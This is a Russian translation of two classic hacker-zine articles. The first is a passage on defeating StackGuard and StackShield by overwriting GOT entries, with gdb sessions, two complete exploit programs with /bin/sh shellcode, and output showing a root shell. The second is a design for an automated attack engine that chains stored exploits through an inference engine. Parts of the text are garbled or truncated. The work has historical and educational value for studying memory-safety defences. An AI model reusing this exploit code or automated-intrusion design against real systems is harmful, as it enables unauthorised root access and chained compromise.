Программа записывает наше содержимое (`argv[2]`) по нашему указателю, а затем выполняет библиотечный код — `printf()`. Нам нужно перезаписать GOT-запись `printf()` адресом `system()` из `libc`, чтобы выполнилось `system("After second strcpy :)\n")`. Протестируем это на практике. Для этого дизассемблируем таблицу связи процедур (PLT) `printf()`.

```
[root@sg]# gdb vul
GNU gdb 4.17.0.4 with Linux/x86 hardware watchpoint and FPU support
[...]
This GDB was configured as "i386-redhat-linux"...
(gdb) x/2i printf
0x804856c <printf>:      jmp     *0x8049f18  <- printf()'s GOT entry
0x8048572 <printf+6>:  pushl   $0x8
(gdb)
```

GOT-запись `printf()` находится по адресу `0x8049f18`. Всё, что нужно — поместить адрес `system()` из `libc` по этому адресу, `0x8049f18`. Согласно статье Рафала, мы можем вычислить, что адрес `system()` равен: `0x40044000+0x2e740`. `0x2e740` — смещение `__libc_system()` в библиотеке `libc`:

```
[root@sg]# nm /lib/libc.so.6 | grep system
0002e740 T __libc_system
0009bca0 T svcerr_systemerr
0002e740 W system
```

[Примечание: читатель может заметить, что мы не использовали ядро с патчем Solar. У нас возникали проблемы с остановкой `init(8)` после загрузки. Время поджимало, и мы решили обойтись без патча ядра. Единственное, что изменилось бы, — это `0x40`. На системах с патчем Solar `libc` находится по адресу `0x00XXYYZZ`. Так, например, адрес выше выглядел бы как `0x00044000+0x2e740;0x00` в начале обрежет нашу строку. Мы не на 100% уверены, совместим ли `StackPatch` с `StackGuard` — он ДОЛЖЕН быть совместим, и даже если нет, это МОЖНО сделать... Но мы пока не уверены. Если кто-нибудь знает — напишите нам.]

Итак, проверим следующий эксплойт:

```
[root@sg]# cat 3ex3.c
/* Example exploit no. 3 (c) by Lam3rZ 1999 :) */

char *env[3]={"PATH=.",0};
char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh";
char addr[5]="AAAA\x00";
char buf[46];
int * p;

main() {
    memset(buf, 'A', 36);
    p = (int *) (buf+32);
    *p+=0x8049f18; // <== printf() GOT entry address
    p = (int *) (addr);
    *p=0x40044000+0x2e740; // <== Address of libc system()
    printf("Exec code from %x\n", *p);
    execl("./vul", shellcode, buf, addr, 0, env);
}
```

И тестируем!

```
[root@sg]# gcc 3ex3.c
[root@sg]# ./a.out
Exec code from 40072740
p=bffffec4      -- before 1st strcpy
p=8049f18       -- after 1st strcpy
sh: syntax error near unexpected token `:'
sh: -c: line 1: `After second strcpy :)'
Segmentation fault (core dumped)
```

Хм. Не сработало.

К сожалению, как выяснилось, строка `printf()` содержала специальные символы оболочки. В большинстве случаев, если мы эксплуатируем `printf()` для выполнения `system()`, она будет выполнять что-то вроде «Here we blah, blah and blah» — и всё, что нужно, — создать шелл-скрипт с именем «Here» в рабочем каталоге (да, нам нужно, чтобы наша `suid`-программа не устанавливала переменную `PATH`).

Что делать с неожиданным токеном «:»?

Ну, это зависит от ситуации. Иногда просто нужно забыть о `printf()` и попытаться найти функцию, вызываемую после нашей эксплуатации, которая принимает обычный текст в качестве последнего аргумента. Иногда, однако, нам везёт больше... Представьте, что наш буфер `a[]` — последняя локальная переменная, и аргументы, передаваемые функциям, вызываемым нашей уязвимой функцией, находятся рядом с ним в стеке. Что если убедить `__libc_system()` пропустить проталкивание канарейки в стек? Это достигается прыжком на `__libc_system()+5` вместо `__libc_system()`. Аргументы сдвинутся вперёд на одну позицию (т.е. `arg1`→`arg2`...), и первые 4 байта последней локальной переменной в стеке будут восприняты как первый аргумент. Вызов `printf()`, который мы пытаемся использовать, принимает всего один аргумент, так что единственный аргумент, который получит `system()`, — указатель, содержащийся в первых 4

байтах `a[]`. Просто сделайте его указывающим на `«/bin/sh»` или что-то подобное.

Перезапись GOT работает для StackGuard, StackShield и StackPatch. Она может применяться, когда нельзя управлять полным содержимым копируемых данных — только их частями (как в `wu-ftpd`).

«Масляный путь»

Читатель может подумать, что мы демонстрируем лишь наивные примеры, которые в жизни вряд ли встретятся. Уязвимая функция, получающая в качестве аргументов целую таблицу строк, — явление нечастое. Чаще встречаются функции, выглядящие примерно так:

```
int f (char *string) {
[...]
    char *p;
    char a[64];
[...]
```

Взгляните на это:

```
char dst_buffer[64]; /* final destination */

int f (char * string)
{
    char *p;
    char a[64];

    p=dst_buffer; /* pointer initialization */
    printf ("p=%x\t -- before 1st strcpy\n",p);
    strcpy(a, string); /* string in */

    /* parsing, copying, concatenating ... black-string-magic */
    /* YES, it MAY corrupt our data */

    printf ("p=%x\t -- after 1st  strcpy\n",p);
    strncpy(p, a, 64); /* string out */
    printf("After second strcpy ;)\n");
}

int main (int argc, char ** argv) {
    f(argv[0]); /* interaction */
    printf("End of program\n");
}
```

Мы взаимодействуем с уязвимой функцией, передавая ей всего одну строку...

Но что если мы имеем дело с системой, где стек невыполним, а библиотеки отображены по странным адресам (с `NULL`-байтами внутри)? Мы не можем пропатчить GOT нашим адресом в стеке, потому что стек не является выполнимым.

Может показаться, что мы в тупике, но читайте дальше! Наша система основана на `x86`, и существует немало заблуждений относительно возможности исполнения отдельных страниц памяти. Проверьте `/proc/*/maps`:

```
00110000-00116000 r-xp 00000000 03:02 57154
00116000-00117000 rw-p 00005000 03:02 57154
00117000-00118000 rw-p 00000000 00:00 0
0011b000-001a5000 r-xp 00000000 03:02 57139
001a5000-001aa000 rw-p 00089000 03:02 57139
001aa000-001dd000 rw-p 00000000 00:00 0
08048000-0804a000 r-xp 00000000 16:04 158
0804a000-0804b000 rw-p 00001000 16:04 158      <-- The GOT is here
bffffd00-c0000000 rwxp fffffe00 00:00 0
```

GOT может выглядеть невыполнимым, но — сюрприз! Добрый старый Intel позволяет вам исполнять GOT где угодно! Всё, что нужно, — поместить туда наш шелл-код, пропатчить GOT-запись так, чтобы она на него указывала, и наслаждаться результатом!

Чтобы упростить это, вот небольшая подсказка. Нужно изменить всего две строки в приведённом коде эксплойта:

```
*p=0x8049f84;□□// destination of our strcpy operation
[...]
```

```
*p=0x8049f84+4;□□// address of our shellcode
```

Всё, что нужно, — операция копирования, которая поместит шелл-код именно туда, куда нужно. Наш шелл-код не оптимизирован по размеру и занимает более 40 байт, но если вы достаточно сообразительны, его можно сделать ещё меньше, избавившись от `jmp`, `call`, `popl` (поскольку адрес вам уже известен).

Ещё одна вещь, которую нужно учесть, — сигналы. Обработчик сигнала функции пытается вызвать функцию с испорченной GOT-записью, и программа падает. Но это лишь теоретическая опасность.

Что теперь?

Вам не нравится наша уязвимая программа?

Всё ещё выглядит несколько нереалистично?

Тогда, может, вас удовлетворит вот это:

```
char global_buf[64];

int f (char *string, char *dst)
{
    char a[64];

    printf ("dst=%x\t -- before 1st strcpy\n",dst);
    printf ("string=%x\t -- before 1st strcpy\n",string);
    strcpy(a,string);
    printf ("dst=%x\t -- after 1st  strcpy\n",dst);
    printf ("string=%x\t -- after 1st  strcpy\n",string);

    □ // some black magic is done with supplied string

    strncpy(dst,a,64);
    printf("dst=%x\t -- after second strcpy :)\n",dst);
}

main (int argc, char ** argv) {

    f(argv[1],global_buf);
    execl("back_to_vul","",0); //<-- The exec that fails
                                // I don't have any idea what it is for
    □□□□ // :)
    printf("End of program\n");
}
```

В этом примере наш указатель (`dst`) находится в стеке за канарейкой и значением `RET`, поэтому мы не можем его изменить, не убив канарейку и не попавшись...

Или можем?

Как `StackGuard`, так и `StackShield` проверяют, был ли изменён `RET`, перед возвратом функции вызывающему (это делается в самом конце функции). В большинстве случаев у нас достаточно времени, чтобы сделать что-нибудь и перехватить управление уязвимой программой.

Мы можем сделать это, перезаписав GOT-запись следующей вызываемой библиотечной функции.

Нам не нужно беспокоиться о порядке локальных переменных и, поскольку нам всё равно, жива ли канарейка, — мы можем играть!

Вот эксплойт:

```
/* Example exploit no. 4 (c) by Lam3rZ 1999 :) */

char shellcode[] = // 48 chars :)
"\xeb\x22\xe8\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
"\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
"\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
"\xff\xff/bin/sh";

char buf[100];
int * p;

main() {
    memset(buf, 'A', 100);
    memcpy(buf+4, shellcode, 48);
    p = (int *) (buf+80); // <== offset of second f() argument [dest one]
    *p=0x8049f84; // <== GOT entry of printf

    p = (int *) (buf);
    *p=0x8049f84+4; // <== GOT entry of printf+4, there is our shellcode :)

    execl("./vul2", "vul2", buf, 0, 0);
}
```

И результат:

```
[root@sg]# ./a.out
p=804a050      -- before 1st strcpy
argvlp=bffffff91 -- before 1st strcpy
p=8049f84      -- after 1st  strcpy
argvl=41414141 -- after 1st  strcpy
bash#
```

Заключение

1. StackGuard/StackShield могут спасти вас в случае случайных переполнений буфера, но не от глупости программиста. Errare humanum est — да, конечно, но программисты в области безопасности должны быть не просто людьми, они должны быть людьми, осознающими вопросы безопасности.

2. - Аудитруя свой код, вы, возможно, потратите время, но непременно повысите безопасность ваших программ.

- Используя StackGuard/StackShield/что угодно ещё, вы, возможно, снизите производительность системы, но взамен получите дополнительный уровень безопасности.
- Не предпринимая ничего для защиты своей программы, вы рискуете, что кто-то унизит вас, проэксплуатировав переполнение в вашем коде — и если это случится, вы это заслужили!

Итак: будьте безупречны, будьте защищены — или позвольте другим смеяться над вами.

Мы приветствуем любые конструктивные замечания и улучшения. Связаться с нами можно через список рассылки Lam3rZ: .

Да, да... Знаем! Реального рабочего эксплойта пока нет :(Работаем над этим. Следите за обновлениями:

- <http://emsi.it.pl/>
- <http://lam3rz.hack.pl/>

Addendum: 5 января 2000 г.

Мы решили проблему с StackGuard на системе с невыполнимым стековым патчем Solar Designer. Мы не уверены, что именно вызвало проблему, но чтобы её избежать, включите «Autodetect GCC trampolines» и «Emulate trampoline calls» в конфигурации ядра. Мы работали со Slackware Linux без StackGuard и трамплинов, но с невыполнимым пользовательским стеком, а StackGuard'ный RH Linux отказывался работать в такой конфигурации... :)

Поздравления

A18 team, HERT, CocaCola, Raveheart (за песню «Nelson Menele...»).

Nergal, moe by si tak ujawni? ;)

Po raz kolejny chcialbym zaznaczyc, ze jestem tylko zwyczajnym Lam3rem.

— Kil3r

people I've been drinking with — because i've been drinking with you :)

people I'd like to drink with — because i will drink with you :)

people smarter than me — because you're better than I am

Lam3rz — alt.pe0p1e.with.sp311ing.pr0b1emZ :)

koralik — ... just because

— Bulba

Ссылки

[1] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steave Beattie, Aaron

[2] Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle and Erik Walthinsen. Protecting Sys

[3] Security Alert: StackGuard 1.21 <http://www.immunix.org/downloads.html>

[4] klog. The Frame Pointer Overwrite <https://phrack.org/issues/55/8.html#article>

[5] Rafal Wojtczuk. Defeating Solar Designer's Non-executable Stack Patch <http://www.securityfocus.com/templa>

Примечание авторов

Эта статья является интеллектуальной собственностью группы Lam3rZ. Знания, представленные здесь, являются интеллектуальной собственностью всего человечества — особенно тех, кто способен их понять. :)

PROJECT AREA52 («Делириум Тременс»)

Авторы: Jitsu-Disk , Simple Nomad , Irib

05.01.2000

Предыстория

Военная тактика развивалась вместе с технологиями. Достижение цели обеспечивается расчётными стратегиями, учитывающими воздействие боевых действий на местности. Эта информация используется для планирования следующего наступления. Как указало АНБ, кибервойна происходит во многом так же, как её реальный аналог, — следовательно, применяется та же разведывательная база. В данной статье мы попытаемся исследовать средства и инструменты для построения автоматизированного движка атак на основе универсальной классификации стратегий атак (независимо от конкретных атак).

Классификация

Написание полноценной классификации компьютерных атак могло бы заполнить целые книги [1], однако мы можем выделить уровни доступа — Чтение, Запись и Модификация, — которые атакующий может получить над системой. Шаги для достижения цели варьируются в зависимости от того, атакуете ли вы удалённо, локально или физически. Достижение цели также зависит от политики безопасности атакуемой системы.

Цель классификации — предоставить средство для универсального описания уровней полученного доступа в зависимости от конкретной ситуации.

Далее мы рассмотрим построение универсального движка для преодоления различных политик безопасности целевых систем через шаги, описанные в классификации.

Для наглядности мы попытаемся определить классификацию удалённого вторжения на основе модели OSI. Аналогичная классификация для физического и локального вторжения может быть выведена, хотя данная статья сосредоточена главным образом на удалённом элементе.

Различные уровни доступа обладают как логическими, так и математическими свойствами. Например, логическое свойство: «если вы можете читать TCP/IP-поток, вы можете читать сетевой уровень». Математический пример: «свойство Записи нетранзитивно — вы можете подделывать трафик в сети, но не можете Модифицировать существующие данные или перехватить сессию». Математические аспекты оставлены читателю в качестве упражнения; логические будут использованы как основа движка атак.

Ниже приведена наша классификация:

```
[ Асс : Уровень доступа
  М = Возможности модификации
  W = Возможности записи
  R = Возможности чтения ]
```

Ситуация: Удалённая

Уровни OSI Асс Следствие

Application			
6	M	Права приложения, компрометация всех нижних уровней	
	W	DoS, непривилегированный доступ	
	R	Сбор данных	

Session			
5	M	Перенаправление сессии, компрометация всех нижних уровней	
	W	DoS, сканирование сервисов	
	R	Сбор данных сессии	

Presentation			
4	M	Перенаправление, компрометация всех нижних уровней	
	W	DoS, сканирование	
	R	Сбор данных	

Transport			
3	M	Перенаправление, компрометация всех нижних уровней	
	W	DoS, сканирование	
	R	Сбор данных	

Network			
2	M	Перенаправление, компрометация всех нижних уровней	
	W	DoS, сканирование	
	R	Сбор данных	

Data Link			
1	M	Перенаправление, компрометация всех нижних уровней	
	W	DoS, сканирование	
	R	Сбор данных	

Physical			
0	M	Перенаправление	
	W	DoS, сканирование	
	R	Сбор данных	

Эта модель, основанная на атаках, работает сверху вниз: если вы контролируете уровень приложения (права Модификации того, что оно делает), все зависимые уровни скомпрометированы. Точнее: все зависимые уровни конкретного процесса, который вы контролируете, теперь «принадлежат» вам. Если вы контролируете sendmail, вы можете манипулировать всеми связанными с ним сетевыми функциями в рамках прав доступа. Следовательно, если мы определяем «цель атаки» как «запуск оболочки от имени root на целевой системе», слушающий демон sendmail, работающий от имени root, — хорошая мишень. Если sendmail скомпрометирован до уровня выполнения команд от имени root, удалённый атакующий легко получит root-оболочку, достигнув цели. Если цель — установить скрытый канал к жертве для DoS-атак или запуска дальнейших атак, предпринимаются соответствующие действия.

С другой стороны, контроль над нижним уровнем не гарантирует автоматически контроль над вышележащим. Например, атакующий может прослушивать сеть и видеть, как два компьютера обмениваются данными. Но если этот обмен зашифрован (и при условии, что вы не можете расшифровать сессию), в лучшем случае вы можете лишь прервать разговор — но не контролировать его.

На том же уровне существует тонкость в отношении возможностей Чтения и Записи: умение читать и записывать только свои данные имеет ограниченный интерес с точки зрения атаки, если не считать сканирование портов. Поэтому мы считаем, что возможности Чтения и Записи достигнуты, если вы можете читать и/или записывать данные, которые вам «не принадлежат».

Имея данное определение Чтения/Записи для уровня, можно утверждать: если кто-то умеет и читать, и записывать уровень, то он МОЖЕТ быть способен и Модифицировать его. Однако при наличии шифрования это не гарантировано. Следовательно, возможности Чтения/Записи на уровне необходимы, но недостаточны для возможности Модификации.

На идеально спроектированной и защищённой системе не должно быть возможности получить дополнительные права на вышестоящем уровне. Движок атак работает, эксплуатируя бреши в безопасности, чтобы последовательно достичь желаемой цели, начиная с заданной точки. Например, получение административного доступа, имея лишь IP-адрес жертвы.

Для иллюстрации определим очень примитивную «Классификацию локального ситуационного доступа» (Local Situation Access Classification):

LS

6	уровень ядра	(R,W,M)
5	уровень драйверов	(R,W,M)
4	уровень процессов	(R,W,M)
3	администрирование пользователей/групп	(R,W,M)
2	пользователи/группы «обычные»	(R,W,M)
1	пользователи/группы «нулевые»	(R,W,M)

Теперь, имея иерархию классификации уровней доступа, необходимо применить её к известным бреши в безопасности.

Например, в проекте NMRC Pandora атака с перехватом, называемая «Level 3-1», описывается следующим образом:

Name	Systems	Versions	Level required	Level gained
"Level 3-1"	"Novell"	"4.11","5 IPX"	"Remote 3 M"	"Local 3 R W"

Этот взлом работает на двух уровнях — удалённая компрометация IPX-сессии и полезная нагрузка, которая фактически даёт привилегии администратора.

Ещё одна атака из Pandora под названием «GameOver», эксплуатирующая ошибку:

Name	Systems	Versions	Level required	Level gained
"GameOver"	"Novell"	"4.11","5 IPX"	"5 W"	"Local 4 R W"

В данном случае атакуемый процесс — это Bindery Supervisor с эквивалентными правами. Bindery Supervisor обладает ограниченным набором прав Администратора. В этом примере мы видим, что данное примитивное описание Local Situation не совсем подходит: хотя мы достигли более высокого уровня, у нас ограниченный набор прав по сравнению с предыдущей атакой. Необходимо разработать более совершенную классификацию.

Инструмент NMap [2] описывается так:

Name	Systems	Versions	Level required	Level gained
"NMAP"	"ALL"	"ALL"	"3 W*"	"5 R*"

W и R означают Запись и Чтение в ограниченном смысле. Запись подразумевает допустимые данные, которые вы можете законно записать; Чтение — данные, которые вам «принадлежат».

Из этого подхода немедленно вытекают два преимущества:

— Признание повторного использования атак (например, если у вас есть только доступ R/W в коммутируемой среде 3com, запуск атаки для переполнения таблицы MAC-адресов коммутатора даст вам доступ R/W и откроет двери к новым атакам).

— Независимость типа используемого кода (скрипты, Perl, C и т.д.) от фактического движка взлома.

Для удобства использования наиболее популярные архивы взломов в Сети [3][4][5] могут автоматизировать это в своих комментариях. Это будет рассмотрено в следующем разделе.

Прежде чем перейти к нему, уточним метод классификации:

Допущения

- (1) Для каждой ситуации (через сеть, через локальный процесс, через физический доступ) определяется набор уровней между вами и целью.
- (2) Каждый уровень, независимо от остальных, связан сверху вниз.
- (3) Уровень определяется своей уникальностью и способностью связывать с ним уровни доступа Чтение/Запись и Модификация.

Следствия

- (1) Доступ Модификации на высшем уровне подразумевает контроль над всеми предшествующими уровнями (Уровень N+1 включает Уровень N), ограниченный данной Классификацией (в удалённой ситуации — зависимые уровни процесса, в локальной — уровни запуска).
- (2) Доступ R/W/M является надмножеством R*/W*/M*, где R*/W*/M* — законный привилегированный доступ для уровня, а R/W/M включает доступ к большим привилегиям того же уровня (M>M*, W>W*, R>R*).
- (3) Доступ Чтения/Записи к уровню необходим для получения доступа Модификации, но недостаточен.
- (4) Концепция брешы в безопасности исходит из того, что существует способ получить доступ к более высокому уровню (или уровню доступа), обойдя протокол политики безопасности между двумя уровнями.

Чтобы классификация была по-настоящему универсальной и легко реализуемой, три ситуации (Удалённая, Локальная, Физическая) должны быть описаны в слоях, применимых ко всем известным системам. Это звучит несколько утопично, однако модель OSI для удалённого доступа выглядит достаточно универсальной, поскольку практически каждая сетевая система либо основана на ней, либо может быть на неё отображена. Для корректного описания локального доступа к системе (через удалённую оболочку, локальный сеанс или иным способом) нам сначала следует разобраться, что могло бы считаться универсальными уровнями локальной безопасности: уровни запуска, группы и пользователи, аппаратный доступ (это ещё предстоит сделать). Физический доступ открывает мир, где властвуют иные законы, чем просто электричество, — и здесь всё не так очевидно.

Хранилище: база данных взломов

Теперь, имея универсальную классификацию для удалённого, локального и физического доступа, введём следующие сокращения:

```
Remote Situation : RS  (Удалённая ситуация)
Local Situation   : LS  (Локальная ситуация)
Physical Situation: PS  (Физическая ситуация)
```

```
Layer N : L(N)  (Уровень N)
Layer N-1 : L(N-1) (Уровень N-1)
```

```
Read access : R    (Чтение)
Write access : W    (Запись)
Modify access: M    (Модификация)
```

```
Restricted Read access : R* (Ограниченное чтение)
Restricted Write access : W* (Ограниченная запись)
Restricted Modify access: M* (Ограниченная модификация)
```

Уровень привилегий определяется «кортежем»: (ситуация, layer(x), доступ). Например, возможность удалённо модифицировать приложение sendmail (согласно модели OSI выше) будет записана как sendmail (RS,L(6),M). Удалённое переполнение буфера в sendmail, требующее лишь отправки письма демону, описывается так:

Name	Systems	Versions	Level required	Level gained
Sendmail-sploit	All Unix	Sendmail 8.10.1	(RS,L(6),W*)	(LS,L(3),M)

Мы также сохраним код атаки в базе данных (помня, что фактический движок атак будет отдельным).

Сохранённый код возвращает значение, указывающее успех или неудачу атаки, и может также возвращать параметры для дальнейших атак. Например, успешное удалённое переполнение буфера Sendmail вернёт TRUE и дескриптор удалённой оболочки; затем атака перейдёт на уровень LS, где будут запущены локальные атаки для получения доступа уровня 0 (root). Это означает, что движок атак будет запускать хранимые функции в динамической базе данных, например:

-----		*-----*	
Attacks		Results	
-----		*-----*	
Attack_ID		Result_ID	
Name		Type	
System	0,1---0,N->	Identifier	
Version		*-----*	
Level Req		Handle	
Level Gain		*-----*	

Code			

Attack_ID и Result_ID уникальны.

Связь между таблицей Attacks и таблицей Results — «один ко многим». Атака могла быть успешно выполнена на различных целях. «Результат» связан с одной и только одной атакой.

В таблице Results поле Type определяет, является ли взлом временным или постоянным (например, бэкдор), а поле Identifier задаёт уникальное имя цели (IP-адрес, DNS-имя и т.д.).

Поле Handle — это указатель на успешный взлом в зависимости от ситуации: в удалённой атаке — указатель на структуру Libnet [6], в локальной — указатель на оболочку, удалённый cmd.exe и т.п.

Поле «Code» в таблице «Attacks» может содержать: исходный код (тогда в движке встроен компилятор), бинарный код атаки (требующий предварительной компиляции под конкретную платформу) или некий скриптовый язык, на котором переписаны все атаки (см. Nessus в разделе сравнения ниже).

Эти спецификации далеки от завершённости, а база данных очень проста, но суть понятна. Идея — разделить на схеме то, что получено из знаний (Attacks), от того, что получено в реальных условиях (Results). Для примера это могло бы выглядеть так:

```

(код известных эксплойтов)
Systems-0,1-0,N-Vulnerabilities-0,N-0,1-Instructions
(известные системы) | (известные связанные инструкции/демоны/программы...)
|
0,1
|
0,N
|
Result (дескрипторы взлома, стек Libnet, оболочка ...)
| (& собранная информация, напр. [10.0.0.1] - [Novell 5sp3])
0,N
|
0,1
|
Target (стандартное описание целевого IP, имени...)

```

Этот подход предполагает либо стандартизированные интерфейсы взломов (нормализованные входные параметры и выходные дескрипторы), либо написание «Superset Code», который, получив спецификации атак (входные параметры, требуемый и получаемый уровень), обернёт атаку, запустит её и вернёт значения в стандартной форме. Поскольку написание движков регулярных выражений — занятие, мягко говоря, неприятное, возможно, стоит остановиться на первом решении.

Применительно к классификации удалённой ситуации мы отмечали, что компрометация уровня понимается в ограниченном смысле — применительно к уровням атакуемого приложения. Однако можно допустить, что компрометация одного приложения, например Sendmail, даст контроль над другим — скажем, DNS. Нам нужно описать это в базе данных: компрометация приложения может предоставить контроль над другими. Схематически это выглядит так:

```

0,1-[hack_id]-0,N (рекурсивная связь — взлом открывает доступ к более чем
    |                   | одной системе/инструкции)
    (код известных эксплойтов)
    (и уровни доступа)
Systems-0,1-0,N-Vulnerabilities-0,N-0,1-Instructions
(известные системы) | (известные связанные инструкции/демоны/программы...)
    |
    0,1
    |
    0,N
    |
Result (дескрипторы взлома, стек Libnet, оболочка ...)
    | (& собранная информация, напр. [10.0.0.1] — [Novell 5sp3])
    0,N
    |
    0,1
    |
Target (стандартное описание целевого IP, имени...)

```

Итак, мы имеем достаточно чёткое представление о том, как выглядела бы унифицированная база данных взломов:

1. База знаний известных систем, системных инструкций и связанных эксплойтов.
2. База данных содержит стандарт для описания всех полей.
3. Для каждого известного эксплойта определяются кортежи «требуемый уровень/получаемый уровень» (ситуация, layer(x), доступ).
4. Код эксплойта хранится в базе данных и следует стандартному представлению интерфейса (нормализованные входные параметры и выходные дескрипторы).

Сегодня существует международная инициатива по стандартизации описания эксплойтов. Такие базы данных находятся в начале пути, но мощные проекты вроде CVE [7] прокладывают новую дорогу.

Цель стандартизации — достичь унифицированных описаний сценариев атак (для автоматизации атак — через инструменты оценки уязвимостей или фактические инструменты проникновения). Поэтому наш движок атак будет предлагать три режима:

- Симуляция (реальные атаки не выполняются, но результаты можно использовать для оценки уязвимостей, будущих сценариев атак и т.д.),
- Ручной (атака выполняется вручную, без обёртки — как у «милов» ;-)),
- Автоматический (конечная Хакерская Машина).

Искусственный интеллект

Читатель, возможно, не знаком с ИИ, поэтому попытаемся определить некоторые принципы, необходимые для данного обсуждения.

Интеллект

ИИ отнюдь не призван «творить», а скорее «думать». Мышление — логичное и воспроизводимое — это процесс, а значит, его можно имитировать машиной. Фактически, имея надлежащую стратегию и процесс мышления, компьютер решает известные проблемы значительно быстрее людей. Создание нового взлома — простой процесс, если методология известна. Если методология неизвестна, её нужно создать. Когда ни один логический путь не ведёт туда, куда нужно, приходится создавать новый взлом, который нельзя связать ни с одним из существующих. Новый взлом затем обогащает мир известных взломов и может быть добавлен в общий процесс. Предполагается, что ИИ способен решить наши проблемы при следующих ограничениях:

1. Время решения задачи, как правило, непредсказуемо и может занять годы при ручном выполнении.
2. Проблемы, которые нельзя решить, потому что у отдельного человека недостаточно «знаний о процессе» для решения (или необходимые знания нельзя описать в рамках выбранного формализма — см. теорему Гёделя о неполноте и книгу «Гёдель, Эшер, Бах: вечная золотая нить» Дугласа Хофштадтера).

Иными словами, любую систему можно взломать — при наличии достаточного времени и известных взломов для этой цели.

Вывод

«Думающий движок», который мы хотим использовать, должен применять известные факты (взломы) к результатам в реальных условиях, чтобы исследовать пути, ведущие к конечной цели (или результату). Такие движки в ИИ называются «машинами вывода» (inference engines): начало от цели и поиск возможного пути к базе знаний называется «обратным выводом», начало от базы знаний и поиск пути к цели — «прямым выводом». В данном случае «обратный вывод» подходит только для симуляции, но в реальных условиях можно использовать только «прямой вывод» (который алгоритмически медленнее обратного).

Исходная теория машин вывода основана на двух логических правилах: для прямого вывода — Modus Ponens (MP), для обратного — Modus Tollens (MT). MP гласит: [если (P) И (P влечёт Q), ТО (Q)]; MT гласит: [если (НЕ Q) И (P влечёт Q), ТО (НЕ P)].

Машина вывода

Алгоритмически машина вывода — это рекурсивный алгоритм, принимающий на вход набор известных фактов (цель — www.blabla.bla), обрабатывающий их против базы правил (если RedHat 5.0, то Sendmail уязвим) и добавляющий новые факты в набор (если цель — RedHat 5.0, то цель уязвима к ошибке SendMail). Движок останавливается, когда цель достигнута (цель скомпрометирована) или в набор фактов невозможно добавить ничего нового (все возможности исследованы). Для оптимизации процесса машина вывода настраивается на использование стратегий при выборе правил для проверки (переполнение буфера, возможно, проще попробовать, чем «гонку tmp», поэтому движок сначала пробует переполнение). Как обсуждается ниже в разделе «Распределённая парадигма», важно понять: процесс взлома находится не в движке, а в наборах правил базы данных. Например, тесты выполняются для понимания установки/конфигурации/ОС цели и подбора соответствующих взломов; движок предоставляет механизм, а наборы правил — пути понимания того, как нужно атаковать. Фактический «Интеллект» заключён в описании набора правил: если на рынке появляется новая ОС с новым механизмом безопасности, нам не нужно переписывать движок — достаточно задать новые правила для этой ОС.

Машина вывода нулевого порядка

Рассмотрим набор правил без переменных, только статические факты:

```
Если обезьяна рядом с деревом, обезьяна на дереве
Если обезьяна на дереве И банан на дереве, обезьяна ест банан
```

Мы используем машину вывода «нулевого порядка» (хорошо, коллеги по ИИ, это не совсем точное определение — да, за этим стоит целая теория, мы знаем, не нападайте на нас).

Имея инициализирующий факт:

```
обезьяна рядом с деревом
```

мы получим:

```
обезьяна на дереве
```

и наконец:

```
обезьяна ест банан
```

Машина вывода первого порядка

Если набор правил содержит переменные:

```
Если обезьяна рядом с (X), обезьяна на (X)
Если обезьяна на (X) И банан на (X), обезьяна ест банан
```

Машина вывода, обрабатывающая правила и выполняющая подстановку переменных, называется машиной первого порядка (и если вам интересно — машины второго порядка и выше не существуют; доказано, что все задачи описываются в первом порядке). Именно этот тип движка нам нужен, поскольку он позволяет использовать переменные — ими будут «дескрипторы», возникающие в результате наших взломов.

Сопоставление с образцом

Подобно тому как существуют интерпретируемые языки и более быстрые компилируемые, существуют машины вывода ИИ на основе «интерпретируемых наборов правил» и на основе «скомпилированных». Компиляция набора правил означает перестройку его в форму «немедленной эффективности». Метод компиляции, который нас интересует, называется «сопоставлением с образцом» (Pattern Matching) и основан на бинарных деревьях. Например, предположим следующее:

Исходная база данных:

Name	Systems	Versions	Level required	Level gained
d0_v8-BOF	Unix, All	Sendmail 8.8.*	(RS, L(6), W*)	(LS, L(3), M)
d0_v9-BOF	Unix, All	Sendmail 8.9.1	(RS, L(6), W*)	(LS, L(3), M)


Набор правил:

```
if system[X] is Unix AND Version[Y] is Sendmail 8.8.* AND
Level_s[Z] is RS AND Level_l[Z] is 6 AND Level_a[Z] is W* AND
Hack(d0_v8-BOF, X) THEN Level_a[Z] is [LS, L3, M]

if system[X] is Unix AND Version[Y] is Sendmail 8.9.1 AND
Level_s[Z] is RS AND Level_l[Z] is 6 AND Level_a[Z] is W* AND
Hack(d0_v9-BOF, X) THEN Level_a[Z] is [LS, L3, M]
```

Скомпилированный набор правил для сопоставления с образцом:

```
system
|
[Sendmail]
|
```



[] используются для обозначения переменных, заполнены для наглядности

Дерево разбирается с вершины каждый раз при добавлении нового факта в базу знаний, что обеспечивает динамический алгоритм (то есть интеллектуальную самомодифицирующуюся базу знаний). Когда дерево разбирается и порождает новый факт, база знаний пополняется этим фактом, и дерево разбирается снова в поиске новых фактов...

